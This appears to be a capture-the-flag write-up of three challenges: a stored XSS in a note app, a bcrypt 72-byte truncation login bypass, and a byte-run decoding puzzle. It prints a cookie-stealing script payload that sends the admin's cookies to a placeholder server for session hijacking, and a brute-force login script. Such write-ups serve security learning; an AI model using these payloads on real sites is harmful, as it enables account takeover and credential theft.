1=> bachkoutou 🍪
Category: Web
Points: 400
Author: Black_shadow
Date: 2025-09-20
Description
The challenge presents a simple Note-taking web application.
Users can create notes and submit them via a form. A button labeled “Verify by Admin” is present, which triggers the admin to view the note.
The goal is to exploit the application to execute JavaScript in the admin’s browser and retrieve the flag. 
Analysis / Approach
During testing, multiple payloads were submitted to the note content field to check for input sanitization.
It was observed that the application does not filter or escape any user input, meaning that HTML and JavaScript code is rendered as-is when the admin views the note.
This confirmed that the application is vulnerable to stored XSS, allowing arbitrary JavaScript execution in the admin’s browser.

- The note-taking page has a button labeled "Flag" at the top.
- Clicking the button directly in a normal user session results in: Forbidden You don’t have the permission to access the requested resource. It is either read-protected or not readable by the server.
- This indicates that access to the flag endpoint is restricted, likely only accessible by the admin account.
- Therefore, a direct request to the flag URL as a normal user will fail.
- This makes exploiting the stored XSS vulnerability necessary, as it allows executing code in the admin’s context, which can retrieve the flag.
Exploitation / Steps
1) Crafting the payload
<script>
  var i = new Image();
  i.src = "https://your_public_server/?c=" + encodeURIComponent(document.cookie);
</script>
2) Submitting the note
The payload was inserted into the note content field and submitted. The application stored it in the database without any filtering — ready to execute.
3) Triggering the admin

When the clicked “Verify by Admin”, the payload executed and sent the admin’s cookies to the attacker’s server.
4) Using the admin cookie to retrieve the flag
The captured cookie was injected into a session to impersonate the admin. Accessing the flag-protected endpoint succeeded, bypassing the "Forbidden" restriction.

Flag : EagleDefenders{00ps_1_d1d_1t_4ga1n_XSS_3v3rywh3r3_l0l}
2=> ne9es baguette 🥖
Category: Web
Points: 800
Author: Black_shadow
Date: 2025-09-20

 For this challenge we were provided with a set of source files; our task was to analyze them thoroughly to discover vulnerabilities that ultimately lead to retrieving the flag.
  While inspecting app.py we discovered the source was intentionally obfuscated. To make meaningful progress we first deobfuscated and refactored the file — reformatting code, renaming cryptic identifiers, and adding explanatory comments — which revealed the program’s logic and exposed the vulnerable spots we later exploited.
from flask import Flask, request, render_template as R
import secrets as S, string as St, bcrypt as Baguette, base64 as Ba

_c = ['pGDg==', 'NlIEHlYwLk', 'RxJYBi1VGC', 'cWXQcXQQcw']
_p = [3,0,2,1]
_k = b's3cr3tK!'

def _u():
    r = [''] * len(_c)
    for i, z in enumerate(_c):
        r[_p[i]] = z
    return Ba.b64decode(''.join(r))

def _f():
    x = _u()
    return bytes([x[i] ^ _k[i % len(_k)] for i in range(len(x))]).decode()

FLAG = _f()

A = Flask(__name__)

_U_enc = 'c2hhZG93X2VsemFsX2h1bnRlcl9pbl9kYXJrbmVzcw=='
_T_x = ('x^pYnCx(6R9)yw71JD5fg-fz)zySI&S9rWngv0')

_g = (lambda L=60: ''.join(S.choice(St.ascii_letters + St.digits) for _ in range(L)))
_R = _g()

_P = (Ba.b64decode(_U_enc).decode() + '/' + _T_x + '/' + _R).encode('utf-8')
_H = Baguette.hashpw(_P, Baguette.gensalt())

def _check(u, p):
    try:
        return u == Ba.b64decode(_U_enc).decode() and Baguette.checkpw(p.encode('utf-8'), _H)
    except Exception:
        return False

@A.route('/', methods=['GET', 'POST'])
def _r():
    m = None
    if request.method == 'POST':
        u = request.form.get('username', '')
        p = request.form.get('password', '')
        if _check(u, p):
            x = ''.join([c for c in FLAG])
            m = 'Login successful! Flag: ' + x
        else:
            m = 'Invalid credentials.'
    return R('login.html', message=m)

if __name__ == '__main__':
    A.run(host='0.0.0.0', port=24051, debug=False)

After cleaning the code, we found the username is fixed: shadow_elzal_hunter_in_darkness. We also discovered that the TOKEN is fixed: x^pYnCx(6R9)yw71JD5fg-fz)zySI&S9rWngv0 The password follows the pattern: USERNAME + '/' + TOKEN + '/' + RANDOM_CHARS In other words, the password is composed of the username, a separator (/), the fixed TOKEN, and a trailing random component.
We also discovered that password verification is performed using bcrypt


After some research, we discovered that bcrypt only considers the first 72 bytes of a password. This means that if we provide a password whose first 72 bytes exactly match the real password, bcrypt will accept it as valid, allowing us to bypass verification and gain access to the flag
Combining all the information, the fixed part of the password is:
USERNAME + '/' + TOKEN + '/' = shadow_elzal_hunter_in_darkness/x^pYnCx(6R9)yw71JD5fg-fz)zySI&S9rWngv0/This section totals 71 bytes, which is under the bcrypt 72-byte limit. Therefore, only one additional byte needs to be guessed to complete the password, allowing it to be accepted as valid and granting access to flag
therefore, I created a small script to brute-force the final byte of the password
import requests
import string
from tqdm import tqdm
from colorama import Fore, Style, init


init(autoreset=True)


URL = ""
USERNAME = "shadow_elzal_hunter_in_darkness"
TOKEN = "x^pYnCx(6R9)yw71JD5fg-fz)zySI&S9rWngv0"


BASE_PART = USERNAME + "/" + TOKEN + "/"


CANDIDATES = string.ascii_letters + string.digits

def try_login(password: str):
    data = {
        "username": USERNAME,
        "password": password
    }
    r = requests.post(URL, data=data)
    return r.text

def bruteforce_last_char():
    print(Fore.CYAN + "[*] Starting brute-force attack on last character...")
    print(Fore.CYAN + f"[*] Base part length: {len(BASE_PART)} bytes")
    print(Fore.CYAN + f"[*] Candidates: {len(CANDIDATES)}")

    for ch in tqdm(CANDIDATES, desc="Bruteforcing", colour="green"):
        trial_password = BASE_PART + ch
        response = try_login(trial_password)

        if "Login successful" in response:
            print(Fore.GREEN + f"\n[+] Success! Last char is: '{ch}'")
            print(Fore.GREEN + f"[+] Valid 72-byte password: {trial_password}")
            return trial_password, response

    print(Fore.RED + "[-] No valid character found in candidate set.")
    return None, None

if __name__ == "__main__":
    password, response = bruteforce_last_char()
    if password:
        print(Style.BRIGHT + Fore.YELLOW + "\n[!] Use this password to login and grab the flag!")

        start = response.find("Flag:")
        if start != -1:
            flag = response[start:].split()[1]
            print(Fore.MAGENTA + f"[+] FLAG: {flag}")
        else:
            print(Fore.RED + "[-] Could not extract flag automatically, check the response manually.")

Flag : EagleDefenders{72byt3_m4g1c_byp4ss}
3=> Byte-by-Byte
Category: crypto
Points: 500
Author: Black_shadow
Date: 2025-09-20
In this challenge, we were provided with a secret.txt file encoded in Base64. After decoding it, we obtained a sequence of numbers representing the raw data of the challenge, which we then analyzed to extract the flag.
01 11 03 11 01 11
01 12 04 11
01 12 02 13
01 12 01 12 02
01 12 02 11 01 11
01 11 03 11 02
01 12 02 11 01 11
01 12 02 12 01
01 12 02 11 01 11
01 12 01 13 01
01 12 02 11 02
01 12 02 11 01 11
01 13 02 11 01
01 13 02 12
01 14 01 12
01 11 05 11
01 11 05 11
01 11 05 11
01 11 04 11 01
01 11 04 11 01
01 11 04 11 01
01 11 04 12
01 11 04 12
01 11 04 12
01 15 01 11
The core idea of the solution was quite simple: each character of the flag is encoded on a separate line, with each pair of numbers representing the corresponding byte and its repetition count. For example, the number 04 corresponds to the byte 0000. Using this mapping, we reconstructed each character of the flag and analyzed the entire file to retrieve the final flag.
I wrote a small script to streamline the process and automate the manual steps, allowing it to process the data and extract the flag automatically.
import re

input_text = """01 11 03 11 01 11
01 12 04 11
01 12 02 13
01 12 01 12 02
01 12 02 11 01 11
01 11 03 11 02
01 12 02 11 01 11
01 12 02 12 01
01 12 02 11 01 11
01 12 01 13 01
01 12 02 11 02
01 12 02 11 01 11
01 13 02 11 01
01 13 02 12
01 14 01 12
01 11 05 11
01 11 05 11
01 11 05 11
01 11 04 11 01
01 11 04 11 01
01 11 04 11 01
01 11 04 12
01 11 04 12
01 11 04 12
01 15 01 11"""

def binary_to_text(binary_text: str) -> str:
    result = ""
    for i in range(0, len(binary_text), 8):
        byte = binary_text[i:i+8]
        if len(byte) == 8:
            result += chr(int(byte, 2))
    return result

def extract_two_digit_tokens(text: str) -> list:
    return re.findall(r'\b\d{2}\b', text)

tokens = extract_two_digit_tokens(input_text)

sequence = ""
for token in tokens:
    sequence += token[0] * int(token[1])

binary_string = sequence
text_output = binary_to_text(binary_string)
print("Result:", text_output)
Flag : EagleDefenders{AAABBBCCC}